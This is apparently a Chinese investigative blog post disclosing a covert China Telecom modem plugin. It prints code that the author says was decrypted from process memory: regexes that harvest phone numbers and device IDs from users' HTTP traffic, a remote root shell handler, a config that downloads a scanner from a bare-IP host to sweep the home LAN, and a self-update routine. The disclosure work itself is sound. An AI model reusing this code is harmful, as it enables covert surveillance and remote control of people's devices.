先说结论
中国电信光猫里预装了一个叫 m01-b01-inner 的插件(由 b01odmv3 启动),很多人在 ps 里见过它,但它真正的业务代码是加密的 Lua 脚本,加载后不落盘,所以过去几年网上的讨论都停留在"疑似上报 MAC"。
我从两台电信光猫的进程内存里把解密后的 Lua 源码完整导了出来,逐个模块读了一遍。结论:
- 默认就开着的一个模块(
xid),写明用途是 "Collect user identification information from HTTP",从你经过光猫的 HTTP 流量的网址、Referer、Cookie 里匹配手机号、IMEI、IMSI、MEID、OAID、AndroidID、IDFA、IDFV、经纬度、设备型号,每 30 分钟上报一次。 - 插件具备远程以 root 执行任意命令并回传结果的能力(
shell模块)。 - 插件具备从电信服务器下载扫描程序、扫描你家整个局域网端口和服务的能力(
pscan模块,参数与 nmap 一致)。 - 插件能记录 HTTP 完整网址、User-Agent、Cookie,HTTPS 访问的域名,DNS 查询,连接五元组,甚至原始数据包;能劫持重定向你访问的网页;能远程替换自身代码。
- 第 2~4 条的大部分模块默认关闭,由服务器下发配置开启。也就是说:你的光猫今天做什么,取决于电信服务器今天给它发什么。
下面是证据。
一、这是什么东西
天翼网关从 3.0 开始,光猫里除了底层 Linux,还跑着一个电信改造的 OpenWrt LXC 容器(SAF 框架),里面由 appmgr 管理一堆"插件",每个插件又是一个独立容器。常见的有:
xrobotv3、gamespeederv3、opmaintainv3、extccv3、inter_conndv3、u01v3、redictv3,以及本文的主角 b01odmv3 → m01-b01-inner。
普通用户在光猫网页后台看不到这些插件,也无法关闭。
本次分析的两台设备:
| 设备 A | 设备 B | |
|---|---|---|
| 地区 | 上海电信 | 浙江电信 |
| 型号 | 中兴 ZXHN G7615V2 | ZNXT ZN-XG120 |
| CPU | ARM(ZX279133) | MIPS(EcoNet EN7580) |
| 插件 | m01-b01-inner + 内核模块 m01-b01.ko |
同左 |
两台设备不同厂商、不同芯片、不同省份,跑的是同一套插件、连同一批服务器。
插件文件 SHA256(方便同行比对):
设备A m01-b01-inner  da1cac60eaa4603ef51f0c139619dbd448cf8ac84cf83592fa6ac498d103ef7d
设备A init.bin       2c5d9b3b7b7e0a0b7022e42d412c48910da5624440383686e293a65878b99022
设备A m01-b01.ko     d67b5e13feae47641f530596cd8a2b4fcc181a8f80aa64ade1fca4bf442072f2
设备B m01-b01-inner  7c2954c43fb76b75e485755a190507855d5cd4ab1b993407fc06fe8647504544
设备B init.bin       58b8df301eebbef83e306cde217097fcbea57561dfe97bac09544ca85c2c695b
设备B m01-b01.ko     a75f0beb76ab8190a32c3765edb600a3d214e79d62f9fa80be93cf9c37f89e0f
二、它是怎么藏起来的
m01-b01-inner是 C 写的外壳,里面静态链接了 Lua 5.3 解释器、mbedTLS、libpcap。- 真正的业务逻辑在
init.bin里:文件头之后是熵值 8.00 的密文,也就是完全加密。 - 程序启动时把它解密到
/tmp/lua_XXXXXX,加载进内存后立刻删除。磁盘上永远找不到明文。 - 同目录的内核模块
m01-b01.ko在内核里挂钩子,逐包解析 HTTP、HTTPS 的 SNI(访问的域名)、DNS、DHCP,再通过共享内存交给用户态的 Lua。

所以只拿到固件、只看 strings,是看不到它到底干什么的。我的做法是只读地导出进程内存,从中切出解密后的 Lua 源码。全程没有运行、修改或注入这个插件。
三、源码原文
以下代码均为内存中导出的原文,未作改动(仅去掉了 Lua 字符串转义的反斜杠)。
1. xid:从 HTTP 流量里提取手机号和设备 ID(默认开启)
    subtype = "xid",
    help = "Collect user identification information from HTTP.",
    tname = "xid_send",
    upload_mode = "svrdata",   -- "none", "svrdata", "operdata", "all"
    upload_type = "x_id_info",
    period = 1800,
    cache_msg = {
        -- ["mac|host|uri query|referer query|cookie query"] = {appid = 6, time = "1683815913", count = 1},
    },
    max_cache_cnt = 1000,
    attr = {"url", "ref", "cookie"},
    keyexpr = {
        androidid = "(android_?id"?$)",
        bdid = "(bdid"?$)",
        caid = "(caid"?$)",
        device_type = "(device_type"?$)",
        hmac = "(mac"?$)",
        idfa = "(idfa"?$)",
        idfv = "(idfv"?$)",
        imei = "(imei"?$)",
        imsi = "(imsi"?$)",
        latitude = "(^"?la.*)",
        longtitude = "(^"?lo.*)",
        meid = "(meid"?$)",
        model = "(model"?$)",
        oaid = "(oaid"?$)",
        phone = "(phone"?$)",
        stbType = "(stbType"?$)"
    },
    valexpr = {
        imei = "(^"?(86|35)[0-9]{13,15}"?$)",
        imsi = "(^"?460[0-9]{12}"?$)",
        meid = "(^"?[0-9A-F]{14}"?$)",
        phone = "((^|[^a-zA-Z0-9])1[3-9][0-9]{9}([^a-zA-Z0-9]|$))"
    },
逐行翻译成大白话:
- 看你每一个 HTTP 请求的网址、来源页、Cookie(
attr); - 参数名像
imei、oaid、idfa、phone、la.../lo...(经纬度)的,抓出来; - 值还要用正则校验:
460开头的 15 位是 IMSI(中国手机卡号),1[3-9]开头的 11 位是手机号; - 按"设备 MAC + 网站 + 参数"去重缓存,最多 1000 条,每 1800 秒(30 分钟)上报一次到主数据服务器。
原理:很多 App 和广告 SDK 会把这些标识直接拼在不加密的 HTTP 请求里发出去。光猫是你家所有流量的必经之路,明文请求经过它,它就能读到。这就是为什么"手机连上光猫 Wi-Fi"本身就足以让这些信息暴露。
另有一个 httpimei 模块做类似的事("pick http key using kv pair with keywords from url/cookie"),专门抓 URL 和 Cookie 里的 imei 和 MAC。
2. shell:远程以 root 执行命令并回传结果
local shell = {
    type = "shell",
    subtype = "shell",
    help = "run shell cmd and return result",
}

local function shell_run(t)
    ...
    if t.action == "read" then
        local p = io.popen(cmd, "r")
        local result = p:read("a")
        p:close()
        return result
    else
        os.execute(cmd)
    end
end

actor.action_set(shell.subtype, "write", shell_run, 'run shell with no result, ...')
actor.action_set(shell.subtype, "read", shell_run, 'run shell with result return, ...')
收到 {"subtype":"shell","action":"read","args":"..."} 这样的指令,就以 root 执行并把输出返回。另有 dumh 模块可以经内核模块执行命令(MEMSHR_DUMH_EXECVE_CMD),并自动把命令里的 <$SN>、<$OUI> 替换成本机序列号和厂商代码。
3. pscan:下载扫描器,扫你家整个内网
    repo = 'http://101.89.180.237:7890/repo_n01/n780/',
    argv = ' --max-rate 10 -sV -oX ',
    prog = 'n01',
    dst= "192.168.1.0/24",
    iface = "br0",
    help = "parse n01 result and send to oper_data"
从一个裸 IP 的 HTTP 地址下载名为 n01 的程序,用 --max-rate 10 -sV -oX 扫描光猫下的整个 /24 网段,解析结果后上传。-sV -oX 是 nmap 的"服务版本探测 + XML 输出"参数,n01 很可能就是改名的 nmap(推测,未取得该程序)。扫描结果意味着:你家每台设备开了哪些端口、跑的什么服务、什么版本。
电信自己的《小翼管家基本功能隐私政策》(2026-09-01 版)对此有一句说明:"获得天翼网关扫描权限,用于识别联网设备类型并检测联网设备非必要开放端口、脆弱性端口风险"。但这份政策只覆盖主动使用小翼管家 App 的用户,而插件预装在所有人的光猫里。
4. 记录上网行为:HTTP、HTTPS、DNS、原始包
内核传给 Lua 的每条 HTTP 记录包括:
    http_table.sport, http_table.ip, http_table.mac, http_table.dport,
    http_table.ts_sec, http_table.ts_usec, http_table.dstip, http_table.method,
    url_len, ref_len, ua_len, cookie_len, http_table.appid ...
    http_table.url / http_table.ref / http_table.ua / http_table.cookie
HTTPS 记录(help = "get https from kernel and send to server"):
    local https_table = {
        type = "https_domain",
        mac = myip.mac_ntoa(mac),
        sip = ..., dip = ..., sport = sport, dport = dport,
        appid = appid,
        domain = svrname,
        timestamp = tostring(now)
    }
也就是哪台设备(MAC)、在什么时间、访问了哪个网站。HTTPS 内容加密,它看不到内容,但域名看得到。
此外还有 dns(DNS 查询)、tuple(所有连接的地址端口)、rawpkt(直接上传原始数据包,默认每连接最多 16 个包,可按 IP、端口、MAC 设策略)。这些模块代码里的默认周期都是 0,即默认关闭,由服务器下发开启。
5. 劫持网页、代抓网页
hredirect("redirect http from server"):服务器下发 host + uri + location 规则,内核把匹配的 HTTP 请求 302 跳转到指定地址。crawler:让光猫替服务器去抓取指定 URL 列表。
网上流传的"访问某网站跳转反诈页面、几分钟后接到反诈电话"的案例(见文末 V2EX 2023 年帖),机制上和这个模块对得上,但我没有证据证明那个案例用的就是这个插件。
6. 摄像头与"安全数据"
local sec_camera = {
    help = "set sec_camera conf",
    enable = false,
    addr = "mk-collect.189smarthome.com:7890",
    period = 120,
    lanstats_period = 120,
}
local sec_data = {
    help = "filter secdata and send to server",
    send_period = 120,
    enable = false,
    svr_addr = "xapp.189cube.com:7870",
}
sec_camera 一旦开启,会把局域网设备统计和连接记录每 2 分钟发往 mk-collect.189smarthome.com。另外插件会通过 ONVIF(摄像头协议)、UPnP、mDNS、DHCP 主动识别局域网设备,在内存里我看到了它对内网 NAS 的 UPnP 描述文件的探测记录。
7. 远程替换自己
local function upgrade_http(t)
    local http = require"socket.http"
    local body, code = http.request(t.url)
    ...
    myfile.write(body, lcmd_tmp_path(upgrade.ufile))
    ... "upgrade_post", "module":"%s" ...
end
module 可以是 lua、sig、plugin,即业务脚本、特征库、整个插件,都能从服务器给出的任意 URL 下载替换。另有 hotpatch("hot fixbug, and hot add more function")。
四、上报给谁
| 服务器 | 用途 | 默认周期 |
|---|---|---|
b01-data-reported.189cube.com:7890 |
主数据上报(含 xid) |
30 分钟 |
b01.189cube.com:7870 |
运维通道:心跳、原始包、命令结果 | 数据 10 分钟,心跳 2 小时 |
message.189cube.com:9890 |
App 使用统计、应用控制 | 按配置 |
xapp.189cube.com:7870/7871/7872 |
sec_data 等 |
按配置 |
mk-collect.189smarthome.com:7890 |
摄像头/局域网安全数据 | 按配置 |
101.89.180.237:7890 |
扫描器下载源 | 按需 |
数据先 gzip 压缩,再 AES 加密,密钥经 ECDH 交换。在外面抓包看不到内容,这也是为什么过去没人能说清它到底传了什么。
上报的每条数据都带着光猫身份:
{"data":%s,"sn":"%s","oui":"%s","int_ver":"%s","ad":"%s","loid":"%s","ipv4":"%s"}
loid 是宽带的注册码,一个 LOID 对应一个实名宽带账户。也就是说,上面这些设备 ID、手机号、访问记录,在上报时就已经和你的实名宽带绑在一起。
五、哪些是开着的,哪些是关着的
为了公平,必须说清楚:
- 代码默认就启用的:
xid(手机号、设备 ID 提取,30 分钟)、设备清单(topo/osinfo,含所有设备的 MAC、IP、主机名、品牌型号、系统、上下线时间、流量)、App 使用统计、光猫和 PON 状态。 - 代码默认关闭、由服务器下发开启的:
http、https、dns、rawpkt、murl、sec_data、sec_camera、hredirect、pscan。 - 我无法验证的:电信服务器实际对普通用户下发了哪些开关。我的两台光猫都是桥接、且删掉了 TR069 管理通道,连不上服务器,内存里只有
connect failed/send failed。所以我没有"它已经上传了某某数据"的实证,只有"它被设计成能做什么、默认做什么"。
六、谁会受影响

- 光猫是路由模式(出厂默认,绝大多数家庭):家里所有设备都在光猫的 DHCP 下,所有流量都经过它。上面的一切都适用。
- 光猫路由模式、后面再接一个路由模式的路由器(二级路由):光猫只看得到你那台路由器的 MAC,看不到每台设备的身份,但流量照样经过它,网址、Cookie 里的设备 ID、HTTPS 域名照样能读。
- 光猫桥接、自己的路由器拨号:光猫上没有到公网的路由,插件基本瘫痪。这是目前普通人能做的最有效的隔离。
七、这合理吗
我不是律师,以下是我对照条文的看法:
- 《个人信息保护法》第 6 条要求"限于实现处理目的的最小范围"。提供宽带不需要知道你手机的 IMEI、手机号和经纬度。
- 第 13、14、17 条要求告知并取得同意。装宽带时没有任何人告诉过我光猫会做这些事。
- 第 28、29 条:行踪轨迹属于敏感个人信息,需要单独同意。
- 用户的 Cookie 是用户和第三方网站之间的会话数据,运营商借助"流量必经之路"的位置从中提取标识,这已经超出了"网关运维"的范畴。
八、你能做什么
- 把光猫改成桥接,用自己的路由器拨号。 这是最有效的一步。改桥接后 IPTV 怎么继续看,我另写了一篇教程。
- 能删 TR069 管理通道就删掉(注意:删掉后电信无法远程维护,出问题要自己处理)。
- 有能力的可以参考恩山、chinadsl 上的教程用
ctc-app.sh卸载插件(会被重新下发,需要同时处理cloudclient)。 - 依据《个保法》第 45 条,书面要求运营商告知其处理了你哪些个人信息。
九、前人的工作
这件事不是我第一个发现,我只是往下多走了一步:
- V2EX 2024-02《迁移宽带后续,不经意发现光猫里的 b01odmv3 插件疑似会上报光猫下所有设备 MAC 地址》(t/1016693):第一次公开了
conf_init.json、b01-data-reported.189cube.com:7890,但当时无法提权进入 SAF 容器。 - V2EX 2023-10《某些运营商开始在光猫内置反诈插件了?》(t/986550,中国数字时代转载):访问特定网站后跳转反诈页面并接到电话,换普通光猫后不再触发。
- IoTsec-Zone 2023-04《电信天翼网关3.0分析》:天翼网关 LXC/SAF 架构分析。
- nanrennan.cn 2025-01《中兴光猫免插件固化启动脚本以及插件控制整理》:SAF 启动流程与插件停用。
- chinadsl、恩山论坛多帖:
m01-b01-inner进程截图。 - 中国电信《小翼管家基本功能隐私政策》(2026-09-01 版):官方承认的扫描权限、DNS/HTTP 流量采集范围。
十、邀请
如果你有电信光猫的 root shell,欢迎用上面的哈希比对你的版本,或者用同样的方法(只读导出 m01-b01-inner 进程的可写内存段,搜索 help = ")看看你的插件里有哪些模块、默认值是什么。特别想知道:
- 路由模式、正常联网的光猫上,服务器实际下发了哪些开关(
/files下的配置和内存里的"subtype"记录); - 其他省份、移动和联通的同类插件(移动是
com.chinamobile.smartgateway.cmccdpi)。
分析方法:在自有光猫上取得 root shell,只读复制插件文件与配置,只读导出插件进程内存,在独立的 Linux 主机上做静态分析。未运行、修改、注入插件,未访问任何电信服务器。


 Select Language